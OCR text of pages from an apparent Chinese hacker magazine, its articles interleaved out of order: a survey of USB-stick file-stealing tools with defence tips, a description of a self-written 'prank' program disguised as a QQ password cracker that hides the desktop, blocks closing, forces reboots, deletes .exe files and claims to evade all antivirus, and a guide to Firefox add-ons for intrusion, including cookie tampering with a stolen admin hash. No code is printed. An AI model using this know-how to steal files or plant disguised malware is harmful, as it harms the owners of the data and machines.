
通过ASP2DLL可以将Server端的VBScript IIS ASP和客户端的Java和VBScrupt转换并优化为Visual Basic 5.0、6.0的源代码，以便编译为ActiveX Visual Basic COM、DLL文件，来获得最高的执行效率和安全性。

同类的文件格式转化工具有很多，还在不断的开发中，希望此系列工具为各位读者的入侵、防护带来方便。

蝴蝶： U盘窃密技术从黑防在国内第一次提出后，立即受到各方面的关注，很多朋友都发来Mail，讨论相关的技术。应大家的要求，本期先送上一篇统领性的文章，有一定的前瞻意义，希望大家能读到一些别样的味道。以后我们将陆续推出这样的文章，欢迎大家共同讨论！

适合读者：入侵爱好者，编程爱好者

前置知识：无



U盘窃密大暴光

文/图 SDRing

追本溯源，U盘窃密这类软件的最初编写目的很简单，就是利用教师喜欢把U盘里放自己工作有关的文件的习惯，偷偷将教师U盘里的东东在非授权的情况下盗拷出去。这样，就可以偷偷看到考试试卷或非公开信息。我不想借此过多评论中国教育制度怎样怎样，因为哲学上说，客观存在即有合理性，高考仍然是大多数人改变自己原有命运的唯一途径（或者是捷径）。不说这个了，要跑题了。最初动机就是这么简单，但是现在来看，使用这类软件的目的有些改变，开始被用于入侵中的收集信息及商业窃密。你不信？那就继续向下看吧！

第一代：概念型U盘窃取软件

最初的U盘窃密型软件编写的十分简单，比如"U盘窥探者"只是用VB编写的一个小程序而已（手上暂时没找到这个程序，截图暂不提供，可以翻看《黑客防线》的文相关章），有隐藏窗口及指定拷贝文件夹。但是限制比较多，比如必须在图形化界面上操作等。它的清除也十分简单，在进程管理器中将它结束即可。虽然很简陋，但它毕竟提出了一个新的概念，这是最可贵的（虽然动机有些问题）。当然用VBS脚本也可以完成此类功能（请翻阅《黑客防线》）的相关文章。

第二代：基本数据窃取型

"闪盘窃密者"与"U盘大盗"，是第一代的进阶版本。如图1、图2 所示。

"闪盘窃密者"的特点是将远程注入技术引入（无进程），并且可以简单生成客户端。



图1




图2

"U盘大盗"则可以在命令行窗口使用。只要运行就会出现如上图2的界面，并且在运行目录下会生成以当前日期命名的文件夹，内有盗拷的U盘中的文件。当然，这种方式不够隐蔽。

Lake2为我们提供了另一种隐蔽方式 UPDD.exe hide。这种-hide模式，极适合在Shell下使用，用途更加广泛（传到肉鸡上收集信息，特别是在渗透服务器组的时候）。

第三代：商业窃密型

第二代的产品虽然已经能用，不过它们仍然缺点也很多："闪盘窃密者"在中招之后很可能会引起系统迟钝，而且服务未隐藏。所以清除也很简单：先将

它的伪装服务: Windows Internet Service服务停掉删除后，将inetsvr.exe文件删除，它就失效了(当然也可以请杀毒软件代劳，删的更全)。"U 盘大盗"则是未隐藏进程，不适合长时间使用。不过如果哪位把这两个软件的优点都和起来并完善呢? 比如改善注入处理，用多线程技术防止系统假死，将容错完善，编写将服务高度隐藏……所以说它在将来被用于商业窃密的可能性十分之大。

除了在以上方面加强外，会更细的划分盗拷文件的类型，文件名等，并将黑手伸向各种移动存储设备: 移动硬盘、光盘甚至各种存储卡……在盗取后，文件的处理方面也会加强: 将盗拷的文件压缩加密改名等，并且支持网络发送。更强悍的是技术上的更新: 将设备插入后，即使不人为执行各种操作，系统还会定时读写一下设备。应用这个特性，盗拷软件将监测系统对移动设备的读写，并趁机将一部分目标文件以蚂蚁搬家的方式窃走。这种方式几乎不会引起操作者的注意，因为它的工作方式实在太隐蔽了。当然，完全符合这种第三代的窃密软件我还没有看到，只是推测一下它的发展趋势而已。

防护手法

看了这些，你就不会说你的的U 盘是十分安全了吧? ! 没错，今天你注意了"窥探者""窃密者"或"大盗"，明天说不定就有什么更先进的"XX 盗者"出现。正如此，如果想尽量防止盗拷，除了有一定安全知识之外，还需要有好的使用习惯，比如:

1.不要把U盘当保存库，特别是重要文件不需要时放在U 盘里(最根本的)。

2.使用硬加密(加密区、加密锁等)或用软件加密的方式保护重要文件，这点非常重要。

3.插入U盘后观察U盘灯是否长时间闪烁，如是，很可能是在盗考文件，这是笔者目前的经验。

4.拷贝文件时，本人要在旁边。不要笑，切记。

5.U 盘使用时随用随插，用完即拔。


……

有了丰富的安全经验和好的使用习惯，相信你的U 盘会安全得多! 也不枉我写此文。Happy new years!

适合读者: QQ迷，QQ被盗者

前置知识: 无

整整QQ盗者



文/图 Coderui(小秦)

本程序名叫《Fantom整人程序》，"Fantom"是幽灵的意思。为什么叫这个名字，请看下边的详细简介吧。这个程序已经经过目前所有杀毒软件测试，全部免杀，因为是自己编写开发的，呵呵，爽! 下边我就来简介一下它的使用方法吧:

我把程序放在RAR 压缩包里了，并起名为:《Fantom整人程序》。如图1 所示。解压后，会出现一个叫《最新QQ密码暴力破解器》的程序图标。如图2 所示。朋友们想知道为什么本整人程序叫这个名字? 很简单: "因为这个程序原本是为总想盗别人QQ号去卖的人准备的，真为他们感到耻辱，所以想惩罚他们一下。同时，在这里也希望大家做个真正善良的黑客，共同维护我们国家的网络安全。原本Hacker的意思是 天才程序员，我非常喜欢这个名词，大家也是一样对吧! "



图1




图2

双击运行程序，首先看到的是一个应用程序的界面。很像真正盗QQ用的工具是吧? 但它只是有这样一个界面的窗口而已，没任何破解功能。现在整人的行动已经一切就绪了，一触即发，叫他们中招时一点防备都没有，呵呵! 如图3 所示。




图3


这时的程序窗口在桌面上是移动不了的，但可以输入要破解的QQ 和选择"一般速度"或"特快速度"的选项，但这些也只不过是摆设，用来掩人耳目罢了。不管你是否填写信息，只要点击[普通破解]或[暴力破解]，这个程序就会起作用了，下边的现象很快，几乎一下就完事了，因为我们机器CPU处理的很快，呵呵。

1.首先桌面上所有程序的图标全部隐藏。

2.任务栏隐藏。

3.此程序自动关闭。

适合读者：FireFox使用者、入侵爱好者
前置知识：FireFox基本使用方法



武装FireFox

文/图 无名

相信看过黑防的朋友都听过TouchNet吧？一个黑客专用的绝好的浏览器。在我还很菜的时候，我就用它黑过很多站。但是时代变迁，长江后浪推前浪（蝴蝶：前浪死在沙滩上……），TouchNet已经过时了，新的时代，我们用FireFox入侵！当然，一般的FireFox发行版就像是没加装备的士兵，没什么攻击性，为了使它变成我们的战士，我们给它加装甲！

装备一：IPTOOL

下载地址 http://www2.iptool.us/iptool-0.1.7.xpi

安装了这个东东后，FireFox的右下角就会出现一个"IP"的字眼，点击它就可以看到自己的IP。上面的是公网地址，下面的是内网地址，点击View All Info可看到详情。如图1 所示。




图1

装备二：Cookie Editor

下载地址 http://releases.mozilla.org/pub/mozilla.org/extensions/add_n_edit_cookies/add_n_edit_cookies-0.2.0.4-fx+mz.xpi

相信大家都经历过修改Cookie的麻烦事了吧？要么用WSE截报文，修改后再用NC发回去，要么用IE Cookies View修改，无论哪个都极其麻烦。难道我们就白白看着得到了管理员的MD5密码还要经过这么多修改才能骗到服务器吗？当然不是！

安装了Cookie Editor后，重启FireFox，就能在[工具]选项中，找到"Cookie Editor"了。修改Cookie的方法很简单，这里我拿修改我的网站为例 打开要修改Cookie的网页，再打开Cookie Editor。如图2所示




图2

看到了吧？所有Cookies的名字、属性与值都出来了。有两个keesky.com的Cookie，上面一个以ASPSESSION开头的是Session，没利用价值，我们打开下面的一个，如图3 所示。

修改"Content（内容）"为自己想要的值，例如我的MD5密码，其他的不用管，按Save保存，回到网页刷新一下就应用了新Cookie值了。方便吧？连浏览器都不用关！

4.改变屏幕分辨率为800*600像素。

5.打印出红色的"这就是盗别人QQ的后果!"一段字到屏幕，背景为透明。

6.最好玩的就是此程序一旦运行后会自动消失，这就是为什么这个程序会被命名为《Fantom整人程序》！别怕，它不是木马，加此功能只是想叫它更神秘些，吓吓那些天天就知道想着盗别人QQ来卖的人！

7.为了不造成太大的伤害构成犯罪，所以没加修改注册表的功能，也没加入对系统和硬件破坏的代码，但还是请慎重使用。

大家可别小看它哦，一旦你运行了，就很难关闭了：

任务管理器中<运行程序>中此程序是隐藏运行的，看不到。

此软件一但运行，除了在任务管理器中停进程，再无它法关闭。

可是一般人是找不到它的进程的，哈哈！因为已经不是以前的名字了哦！

就算你找到了，要是没经验关闭错了，你机器就会"倒计时15秒重启"！

任务栏上此程序的右键关闭被屏蔽了。

程序标题栏上的最小化和关闭按钮是假的，无效的按钮。

点击[ESC]、[ALT+F4]、[ENTER]也同样是叫此程序进行整人活动，千万别妄想以为[ALT+F4]就可以关闭此程序哦。

后记：

此程序支持所有Windows平台，经过测试目前所有杀毒软件全部免杀。运行后，当前文件夹下的所有非只读的[.exe]程序全部删除，包括自己也会被永久删除。希望大家会喜欢，一起讨论技术，共同提高，谢谢朋友们的支持！




图3

装备三：Web Developer

下载地址 http://www.mozilla.net.cn/firefox/extensions/xpi/WebDeveloper.xpi

Web Developer是专门为网页开发者设计的，功能非常强大，由于是中文版，这儿就不作详细介绍了。Web Developer可以禁掉图像、动画、Cookies、CSS等一切几乎可以禁掉的东西，查看响应源、源代码、Cookies，编辑或清除缓存、CSS和历史记录。它还有一个强大的地方：



图4

